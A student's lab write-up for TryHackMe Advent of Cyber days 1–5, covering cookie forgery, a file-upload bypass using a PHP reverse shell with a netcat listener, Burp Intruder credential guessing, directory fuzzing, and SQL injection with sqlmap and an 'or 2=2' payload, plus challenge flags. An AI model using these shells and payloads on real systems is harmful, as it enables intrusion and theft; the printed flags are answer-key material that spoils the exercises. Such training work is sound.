

PSP0201

WEEK 2

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Day 1: Web Exploitation - A Christmas Crisis

Tools used: Kali Linux, Firefox, CyberChef

Solution:

Question 1


Inspect the website. What is the title of the website?

```
<head>
  <title>Christmas Console</title>
  <meta charset=utf-8>
```


Right-click on the website and click 'View Page Source'. Find 'title' tag to get the answer.

Question 2

What is the name of the cookie used for authentication?



First, Start the machine on tryhackme.com and search for the IP address given. On the 'Christmas Control Centre', we are going to create a new user. Pick any username and password (e.g. = username = admin, password = admin). Click on register. Next, we need to open Web Developer Tools by clicking on '3 lines symbol' -> More Tools -> Web Developer Tools or straight away press the F12 key on the keyboard.



Click on the 'Storage' tab and find 'Cookies'. After that, login into the console to receive the cookies with the name 'auth'. Copy the data in the 'Value' to proceed with the next step.

Question 3

In what format is the value of this cookie encoded?



Search for the Cyberchef in the browser. Then, paste all the data copied into the 'Input' column. Double-click or drag the 'From Hex' on the left side into the 'Recipe' column.

Question 4

Having decoded the cookie, what format is the data stored in?

```
time: 7ms
length: 59
lines: 1

Output

{"company":"The Best Festival Company",
"username":"admin"}
```

The data (Hexadecimal) will be decoded into JSON.

Question 5

What is the value for the company field in the cookie?

```
time: 7ms
length: 59
lines: 1

Output

{"company":"The Best Festival Company",
"username":"admin"}
```

The value for 'company' is 'The Best Festival Company'.

Question 6

What is the other field found in the cookie?

```
time: 7ms
length: 59
lines: 1


Output

{"company":"The Best Festival Company",
"username":"admin"}
```

The other field found in the cookie is "username".

Question 7


What is the value of Santa's cookie?



Copy all the 'Output' (JSON) and replace the Hexadecimal in the 'Input' column. Next, change the "username" to 'santa' and double-click or drag the 'To Hex' on the left side into the 'Recipe' tab. Change the delimiter to 'none' to eliminate the space between the Hex. Copy the new 'Output' to proceed with the next step.

Question 8

What is the flag you're given when the line is fully active?



Paste the new Hex into 'Value' replacing the old cookies' value. Refresh the page to access the Santa account and change the settings to 'Yes' to get the flag.

Thought Process/Methodology:

By using the IP address given, we will be able to get access to the Christmas Control Centre. First, register a new user. We may use any kind of username and password combination. Next, open the Web Developer Tools in Firefox by pressing F12 or by navigating to More Tools in the right upper corner. Login with the registered user and check for Cookies in the Storage tab in the Web Developer Tools. There, we will see a cookie named 'auth'. This cookie is used for login authentication. Copy and paste the cookie 'value' into the Input column at CyberChef. Drag the 'From Hex' into the Recipe column to translate the Hexadecimal into JSON format. Replace the Input (Hex) with the current Output (JSON) and change the username to 'santa'. Drag the 'To Hex' to encode back to Hexadecimal. Change the delimiter to 'none' and copy the Output (Hex). With the current Hex, copy it into the 'auth' value replacing the old 'value'. Refresh the page to get access to the administrator page (Santa). Turn on all the settings to get the flag.


Day 2: Web Exploitation - The Elf Strikes Back!

Tools used: Kali Linux, Firefox, Terminal, Netcat

Solution:

Question 1

What string of text needs adding to the URL to get access to the upload page?



Search for the webpage using the IP address given. Use the ID given by TryHackme and add '?id=..ID..' after the IP address.

Question 2

What type of file is accepted by the site?

```
<script src="/assets/js/upload.js"></script>
<script src="/assets/js/boxfade.js"></script>
</head>
<body>
  <ul class="lighttrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li></ul>
  <div class="nose"></div>
  <main>
    <h1>Protect the Factory!</h1>
    <h2>If you see any suspicious people near the factory, take a picture and upload :
    <input type="file" id="chooseFile" accept=".jpeg,.jpg,.png">
    <button tabindex=0 id=coverFile>Select</button>
    <button tabindex=1 id=uploadFile>Submit</button>
    <p id=fileText>No file selected</p>
  </main>
</body>
</html>
```

View the page source to get the type of files accepted by the site. Look up to 'accept = ...' tags.

Question 3

In which directory are the uploaded files stored?

em, it's good practice to upload the files to a directory that can't be accessed remotely. Unfortunately, this is of a subdirectory on the webserver (often something like `/uploads`, `/images`, `/media`, or `/resources`). For example, a script at `https://www.thebestfestivalcompany.xyz/images/shell.jpg.php`.

Refer to the notes in TryHackMe to get the answer. You might also guess the directory as it's something commonly used on most websites.

Question 4

Read up on netcat's parameter explanations. Match the parameter with the explanation below.

-l listen mode, for inbound connects

-v verbose [use twice to be more verbose]

-n numeric-only IP addresses, no DNS

-p port local port number (port numbers can be individual or ranges: lo-hi [inclusive])

Use the 'man' command to look for netcat's manual.

Question 5

What is the flag in `/var/www/flag.txt`?

```
(1211103426@kali)-[~] Sockets history Options
$ nano shell.jpeg.php

(1211103426@kali)-[~] Intercept is off Action Open Browser
$ cat shell.jpeg.php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
```



```

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.75.101'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```

Use the PHP Script given in TryHackMe and change the IP address to your 'Current IP address' and port to 443.



```

(1211103426@kali)-[~]
$ nc -lvnp 443
listening on [any] 443 ...

```

Submit the script and run the netcat on port 443.

Index of /uploads

Name	Last modified	Size
Parent Directory		-
shell.jpeg.php	2022-06-16 10:21	5.4K

Click on shell.jpeg.php to activate the script.

```

(1211103426@kali)-[~]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.75.101] from (UNKNOWN) [10.10.215.75] 47596
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
10:23:08 up 28 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (877): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt

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You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

```

After it has been captured by netcat, read on the directory given in the question to get the flag.

Thought Process/Methodology:

Use the IP address given to access the website. Use the ID given on the TryHackMe page to sign in by adding '?id=.....' after the IP address. After that, we will be directed to a page titled 'Protection' consisting of a file submission form. We can observe what file type is accepted by viewing the page source. There we will see that only image format is accepted. Next, we need to get a PHP script from TryHackMe or just by copying all the content into a file with the extension '.jpg.php'. This method is used to 'fool' the website by confirming that the file is an image. Change the IP address to your 'current IP address' and port to 443. Save the file and submit it to the website. From here, we must find the directories that save all the uploaded "image". Commonly developers will use '/uploads'. Navigate to that directory to find whether it's valid or not. Now we know that our guess is right and we can see the file we uploaded earlier is there. Next, open the terminal and activate the netcat to 'listen' to the script we created. Click on the file (.... .jpg.php) to activate the script and make sure netcat 'listen'. After netcat succeeded in listening to our script, use the command 'cat /var/www/flag.txt' to get the flag.

Day 3: Web Exploitation - Christmas Chaos

Tools used: Kali Linux, Firefox, Burpsuite

Solution:

Question 1


What is the name of the botnet mentioned in the text that was reported in 2018?

. In 2018 it was reported that a botnet (a number of internet-connected devices perform DDoS attacks) called **Mirai** took advantage of Internet of Things (IoT) d

Question 2

How much did Starbucks pay in USD for reporting default credentials according to the text?


<https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.



Question 3

Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?

<https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.



Question 4

Examine the options on FoxyProxy on Burp. What is the port number for Burp?

Port ★

Question 5

Examine the options on FoxyProxy on Burp. What is the proxy type?

Proxy Type

Question 6

Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?

Repeater	Sequencer	Decoder
<input type="text" value="PSP0201"/>		
<input type="text" value="%50%53%50%30%32%30%31"/>		

Using Burpsuite, in the 'Decoder' tab. At the right-upper corner of the page, click 'Encode' and choose 'URL'. Type 'PSP0201' to encode into 'URL'.

Question 7


Look at the list of attack type options on intruder. Which of the following options matches the one in the description?

Cluster bomb

This uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are

Question 8

What is the flag?



Get into the website with the IP address given. Open Burpsuite and turn on the intercept. Configure foxyproxy in the browser. Type any username and password (e.g. username = admin, password = admin) and click on Sign in. Return to the burpsuite and send the request to Intruder.

Attack type: Cluster bomb

```

1 POST /login HTTP/1.1
2 Host: 10.10.131.88
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.131.88
10 Connection: close
11 Referer: http://10.10.131.88/
12 Upgrade-Insecure-Requests: 1
13
14 username=sadmin&password=sadmin

```

In the Intruder, change the 'Attack type' to Cluster bomb.

Target	Positions	Payloads	Resource Pool	Options
<p>Payload Sets</p> <p>You can define one or more payload sets. The number of payload sets depends on the attack type defined available for each payload set, and each payload type can be customized in different ways.</p> <p>Payload set: 1 Payload count: 3</p> <p>Payload type: Simple list Request count: 0</p>				
<p>Payload Options [Simple list]</p> <p>This payload type lets you configure a simple list of strings that are used as payloads.</p> <div> <div> Paste Load ... Remove Clear Deduplicate </div> <div> root admin user </div> </div> <p>Add</p> <p>Add from list ... [Pro version only]</p>				

In the Payloads, we will try with 3 common usernames (root, admin, user).

Target
Positions
Payloads
Resource Pool
Options

?
Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined available for each payload set, and each payload type can be customized in different ways.

Payload set: 2
Payload count: 3

Payload type: Simple list
Request count: 9

?
Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear
Deduplicate

root
password
12345

Add

Add from list ... [Pro version only]

Also with 3 common passwords (root, password, 12345)

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length
0			302	<input type="checkbox"/>	<input type="checkbox"/>	309
1	root	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309
2	admin	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309
3	user	root	302	<input type="checkbox"/>	<input type="checkbox"/>	309
4	root	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309
5	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309
6	user	password	302	<input type="checkbox"/>	<input type="checkbox"/>	309
7	root	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309
8	admin	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	255
9	user	12345	302	<input type="checkbox"/>	<input type="checkbox"/>	309

Click on 'Start Attack' and wait until it is finished. Search for the odd value in length. Here we can see 'admin' and '12345' length is 255. Try to sign in with 'admin' as username and '12345' as password.

Flag: **THM{885ffab980e049847516f9d8fe99ad1a}**

The flag has been captured!

Thought Process/Methodology:

By accessing the IP address given by TryHackMe, we were directed to a login page. To access the administrator account, we need the correct username and password. First, open the Burpsuite, turn on the intercept and configure the foxyproxy on Firefox. Next, type any username and password to capture the GET request in Burpsuite. Send the GET request to the Intruder. In the Intruder tab, make sure the username and password are set and change the 'Attack Type' to 'Cluster bomb'. After that, get into the Payloads tab, as we can see there will be two payload sets which '1' will be the username and '2' will be the password. Add 3 choices to username/payload set 1 (root, admin, user) and another 3 choices to password/payload set 2 (root, password, 12345). Press 'Start Attack' and wait for it to be finished. Choose the one that has a different length from all of the other trials. Here we can see, that the combination (username = admin & password = 12345) has a different length and might be the correct credentials. Turn off the intercept on burpsuite and change foxyproxy to default. Sign in with that combination and we will get the flag.

Day 4: Web Exploitation - Santa's watching

Tools used: Kali Linux, Firefox, Terminal, GoBuster, Wfuzz, Burpsuite

Solution:

Question 1

Given the URL "<http://shibes.xyz/api.php>", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

```
(1211103426@kali)-[~]  
$ wfuzz -c -z file, big.txt http://shibes.xyz/api.php?breed=FUZZ
```

Follow the syntax as in the notes given about wfuzz on TryHackMe. Add the parameter 'breed' at the end starting with '?' symbols.



Question 2

Use GoBuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?

```
(1211103426@kali)-[~]  
$ gobuster dir -u http://10.10.37.156 -w /usr/share/wordlists/dirb/big.txt  
-x .php  
  
Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://10.10.37.156  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/big.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Extensions: php  
[+] Timeout: 10s  
  
2022/06/16 12:05:42 Starting gobuster in directory enumeration mode  
  
/.htaccess (Status: 403) [Size: 277]  
/.htpasswd (Status: 403) [Size: 277]  
/.htaccess.php (Status: 403) [Size: 277]  
/.htpasswd.php (Status: 403) [Size: 277]  
/LICENSE (Status: 200) [Size: 1086]  
/api (Status: 301) [Size: 310] [→ http://10.10.37.156/api/]
```

Use GoBuster with the wordlist given to search for the existing directory on the website. Look at the last line, we have found the '/api'.

Index of /api

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 site-log.php	2020-11-22 06:38	110	

Apache/2.4.29 (Ubuntu) Server at 10.10.37.156 Port 80

Add the '/api' after the IP address to find the file requested.

Question 3

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

```
(1211103426@kali)-[~]
$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.37.156/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Opens
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
```

For this question, we are going to use 'wfuzz' to iterate through the 'wordlist' to find the correct post using the date.

```
000000025: 200      0 L      0 W      0 Ch      "20201124"
000000024: 200      0 L      0 W      0 Ch      "20201123"
000000033: 200      0 L      0 W      0 Ch      "20201202"
000000026: 200      0 L      1 W     13 Ch      "20201125"
000000027: 200      0 L      0 W      0 Ch      "20201126"
000000031: 200      0 L      0 W      0 Ch      "20201130"
000000021: 200      0 L      0 W      0 Ch      "20201120"
```

Here we can see one date '20201125' is different from the others. We might want to check what is in there.



THM{D4t3_AP1}

The flag has been captured!

Question 4

Look at wfuzz's help file. What does the -f parameter store results to?

```
-f filename,printer  
    Store results in the output file using the specified printer  
    (raw printer if omitted).
```

Thought Process/Methodology:

Getting access to the machine, we will be presented with a 'hacked page' interface. Firstly, we must know what seems to hold the logs (which can be found in the API). The challenge flow will be from searching for the API, finding if there are any logs there, and finally, searching for what holding the logs by searching for the dates. To get into the API, we can use GoBuster to get all existing directories on the website. We will see '/api' exists. Move on, add '/api' next to the IP address to get the API page. There we will see a file named 'site-log.php'. Alright, move to the last step, we need to use Wfuzz to find the correct date where the data is stored. After running the command, we will see the date '20201125' is different from the other dates. We might want to look up what is inside. Add the date next to the '/api' by adding '?date=20201125'. That's it. We captured the flag.

Day 5: Web Exploitation - Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Terminal, SQLMap, Burpsuite

Solution:

Question 1

What is the default port number for SQL Server running on TCP?

TCP 1433

By default, the typical ports used by SQL Server and associated database engine services are: **TCP 1433, 4022, 135, 1434, UDP 1434.** 11 Mar 2022

The answer can be found by searching in the browser.


Question 2

Without using directory brute-forcing, what's Santa's secret login panel?

Question Hint

The name is derived out of 2 words from this question.

/s**tap***\



The screenshot shows a web browser window with the address bar displaying '10.10.205.175:8000/santapanel'. The browser's tab bar includes 'cs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The page content features a greeting 'Greetings stranger...', a warning 'Do not attempt to login if you are not a member of Santa's corporation!', and a login form. The form contains two input fields: 'Username' and 'Password', followed by a 'Login' button.

You need to guess the answer because the website uses a simple directory. Or perhaps you can just click on the 'Hint' to make it easier.

Question 3

What is the database used from the hint in Santa's TODO list?

```
(1211103426@kali)-[~]  
$ sqlmap -r /home/kali/crack_sql --tamper=space2comment --dump-all --dbms s  
qlite  
  
[11:20:35] [INFO] testing SQLite  
[11:20:36] [INFO] confirming SQLite  
[11:20:36] [INFO] actively fingerprinting SQLite  
[11:20:36] [INFO] the back-end DBMS is SQLite  
back-end DBMS: SQLite
```

The database used for Santa's TODO list is SQLite.

Questions 4 & 5 & 6

How many entries are there in the gift database?

What is James' age?

What did Paul ask for?

Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!

Username	<input type="text" value="user' or 2=2 --"/>
Password	<input type="text" value="user"/>
<input type="button" value="Login"/>	

